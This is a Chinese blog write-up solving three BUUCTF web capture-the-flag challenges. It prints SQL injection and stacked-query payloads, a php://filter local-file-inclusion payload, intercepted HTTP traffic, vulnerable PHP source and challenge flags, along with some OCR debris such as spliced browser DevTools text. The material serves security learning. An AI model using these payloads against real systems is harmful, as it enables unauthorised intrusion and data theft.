BUUCTFweb部分题解

原创


dogeace 于 2020-12-06 22:10:38 发布 350 收藏

前一段时间没有发现比较基础的的平台去做题，直到上个星期我发现了一个比较基础的平台供我刷题，所以就继续更新wp了。废话不多说现在开始写题解。

题目名称

- [SUCTF 2019]EasySQL
- [ACTF2020 新生赛]Include
- [极客大挑战 2019]Secret File
- [极客大挑战 2019]EasySQL
- 写在最后

[SUCTF 2019]EasySQL




不安全 | 4b1829a7-dc26-4bfd-8d1c-7133fdff17f9.node3.buuoj.cn

Give me your flag, I will tell you if the flag is right.

先进入题目


因为题目的名称已经提示是SQL注入了，所以我们先进行尝试1’ or 1 = 1;#



Give me your flag, I will tell you if the flag is right.

1' or 1 = 1;#

提交发现




Give me your flag, I will tell you if the flag is right.

Nonono.

我当时的第一反应是布尔盲注所以我尝试了一下判断数据库的名称构造如下的payload

```
1' or (ascii(substr(database(),1,1))>32);#
```

进行注入




Give me your flag, I will tell you if the flag is right.

Nonono.


无事发生。
那我们尝试一下堆叠注入，我们逐个进行尝试，最后我们发现只有两个可以用

```
show tables
show databases
```




Give me your flag, I will tell you if the flag is right.

1;show tables#




Give me your flag, I will tell you if the flag is right.

Array ([0] => 1) Array ([0] => Flag)



Give me your flag, I will tell you if the flag is right.

1;show databases#



Give me your flag, I will tell you if the flag is right.

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

到这一步我的思路就基本没了，以为我理解的注入语句其实就这么多，所以万事不会问大佬，我就去查看别人的wp发现这是个通过前端的注入的情况分析出后端的的代码语句进行的解题。

```
$sql = "select ".$post['query']."||flag from Flag"
```

这个怎么猜的我也不清楚，可能这就是大佬吧。下面我们按照知道了源码进行解题，我们的思路就是把中间的||去除，让他执行后面的的操作，所以存在两种方式让他把操作忽略，第一种通过构造*,1语句就变成了

```
select *,1 from Flag
```


根据sql的语法可知select 1其实就是将查询到的东西新建一列单独放置跟select * 作用相似，这样我们便得出Flag表中的所有信息。

第二种是通过设置将||的含义转变为连接字符。语句就是下面的


```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

在oracle 缺省支持 通过 ‘ || ’ 来实现字符串拼接。
但在mysql 缺省不支持。需要调整mysql 的sql_mode
模式：pipes_as_concat 来实现oracle 的一些功能。
这样就解决了。

[ACTF2020 新生赛]Include



一样打开页面，发现可以点击，点击进入。



Can you find out the flag?

我们观察URL发现是个很显然的文件包含漏洞，但是我们这个本来就是flag.php我们已经包含过了，没有出现flag，我们猜测这个我呢见应该是在flag.php的源码中。查看源码根据我们前几天所总结的文件包含漏洞的利用方法我们想到64编码再查看源代码，所以我们抱着试一试的态度进入。payload如下

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```


```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NzkxOTI4YmItYzQ2YS00MGY5LWFmYzItOTdmMjQ2YjBjNjdmfQo=
```

```
<?php
echo "Can you find out the flag?";
//flag{791928bb-c46a-40f9-afc2-97f246b0c67f}
```

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8i
OwovL2ZsYWd7NzkxOTI4YmItYzQ2YS00MGY5LWFmYzItOTdmMjQ
2YjBjNjdmfQo=
```

[极客大挑战 2019]Secret File

这个是我认为这几题最好玩的一题，等我学成我也要做一个类似的。进入题目。



你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！

Syclover @ cl4y

网页一片空白，所以我们查看源代码。

你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！

```
的秘密么？</h1>
<br>
<br>
<br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a> == $0
▼<div style="position: absolute;bottom: 0;width: 99%;">
  <p align="center" style="font:italic 15px Georgia,serif;color:white;">
```

```
element.style {
  background-color: ■#000000;
  height: 70px;
  width: 200px;
  color: ■black;
  left: 44%;
  cursor: default;
}
#master {                                             (index):6
  position: absolute;
  ~~left: 44%;~~
  bottom: 0;
  text-align: center;
}
a:-webkit-any-link {                   user agent stylesheet
  ~~color: -webkit-link;~~
```

Highlights from the Chrome 87 update

New CSS Grid debugging tools

Debug and inspect CSS Grid with the new CSS Grid debugging tools.


New WebAuthn tab

Emulate authenticators and debug the Web Authentication API with the new WebAuthn tab.

发现有个链接藏在这里，点击进入。

我把他们都放在这里了，去看看吧


有个按钮点击。



查阅结束

没看清么？回去再仔细看看吧。

这。。我刚开始来回点击好几次，并且看了看网页的源代码，发现没有用。这时我想到，只要不让数据包发过去，就可以达到做够慢。下面请出神器。




Burp Suite Professional v1.6 - licensed to LarryLau

Target: http://c73b1575-d9bd-47a1-a01d-bb7b7af50605.node3.buuoj.cn

```
GET /action.php HTTP/1.1
Host:
c73b1575-d9bd-47a1-a01d-bb7b7af50605.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:83.0) Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer:
http://c73b1575-d9bd-47a1-a01d-bb7b7af50605.node3.buuoj.
cn/Archive_room.php
Cookie:
UM_distinctid=175c5ac53652bc-0f4405f3ca5ab18-4c3f2678-1
44000-175c5ac536756e
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Server: openresty
Date: Sun, 06 Dec 2020 04:35:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 63
Connection: keep-alive
Location: end.php
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>

<html>
<!--
   secr3t.php
-->
</html>
```

发现有个php的名称进入。



```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

就是一个简单的代码审计，因为没有过滤file的文件查看的协议，我们直接64位编码查看


```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5II

现在的直接解码

明文:


BASE64:



```
<!DOCTYPE html>

<html>

    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br><br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
            <?php
                echo "我就在这里";
                $flag = 'flag{3a67a72b-36d1-4d23-b736-782d1e9e124d}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
            ?>
        </p>
    </body>

</html>
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5IHN0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOmJsYWNrOyI+PGJyPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHN0eWxlPSJmb250LWZhbWlseTp2ZXJkYW5hO2NvbG9yOnJlZDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWViuWTiO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFsO2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICAgICAgICA8P3BocAogICAgICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAgICAgICAgICAgICAgICRmbGFnID0gJ2ZsYWd7M2E2N2E3MmItMzZkMS00ZDIzLWI3MzYtNzgyZDFlOWUxMjRkfSc7CiAgICAgICAgICAgICAgICAkc2VjcmV0ID0gJ2ppQW5nX0x1eXVhbl93NG50c19hX2cxcmxmcmkzbmQnCiAgICAgICAgICAgID8+CiAgICAgICAgPC9wPgogICAgPC9ib2R5PgoKPC9odG1sPgo=

其实到这flag就出来了，不过我好奇网址的内容是啥，我就把源代码创建了一个网页打开。

